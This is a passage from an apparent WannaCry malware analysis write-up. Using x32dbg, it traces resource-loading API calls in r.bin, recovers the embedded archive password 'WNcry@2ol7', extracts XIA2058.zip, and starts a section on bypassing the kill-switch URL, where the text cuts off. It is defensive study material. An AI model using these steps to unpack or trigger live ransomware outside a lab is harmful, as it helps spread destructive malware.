


Figure 42: XIA password protected

Tried to extract using random password. We can see the contents but unable to extract since it requires a password.




Figure 43: Seach for Intermodular calls in r.bin using x32dbg.

Open R.bin in x32dbg.
Search for Intermodular calls.
We'll see it listed on the screenshot below.




Figure 44: API calls referencing resource

We know there is a “resource” inside this r.bin binary that is zipped and needs to be unzipped, so we look for any API calls referencing “resource”.

Under References tab > All Modules (Calls) we can find string “Resource” after searching for Intermodular calls.




Figure 45: String XIA located before the function call FindResourceA.

Just before the “call dword ptr ds:[<&FindResourceA>]”, we can see the familiar resource name of XIA which is the zipped file inside r.bin.




Figure 46: Back-tracing the function which called these"resource" referenced API calls.

Navigate back to the first instruction of this function, because x32Dbg can back-trace function calls to see what code is called in this function.
To do this, right click on the first instruction which is push ebp then click Find References to > Selected Address.
We know this is the first instruction since just above it is the ret instruction.




Figure 47: Function call which used the "resource" related API calls.

Under References, we can only see one function call. Double click on it.




Figure 48: "WNcry@2ol7". Notable string before the instruction "call r.401DAB".

Hovering over the function "call r.401DAB", we can see the same exact same pattern we previously observed which is the combination of FindResourceA, LoadResource, LockResource.

There is a notable string which looks like the password.
40F52C:"WNcry@2ol7"




Figure 49: Extracted XIA2058.zip

Now we're able to extract the zip file. The screenshot above contains the contents of XIA2058.zip.




Figure 50: Another approach using Symbols tab.

Tried another approach using the Symbols tab in x32dbg just like what was instructed in purpl3f0xsecur1ty's blog.

Double click on r.bin.




Figure 51: Search for string references

Right click anywhere in CPU tab and search for string references.




Figure 52: All Modules (Strings)

We are now presented with some readable strings and the password from the above method.

Advanced Dynamic Analysis

The goal is to evade the kill switch URL even if we have fake-net or inetsim enabled.




Figure 53: Search for string reference using the kill 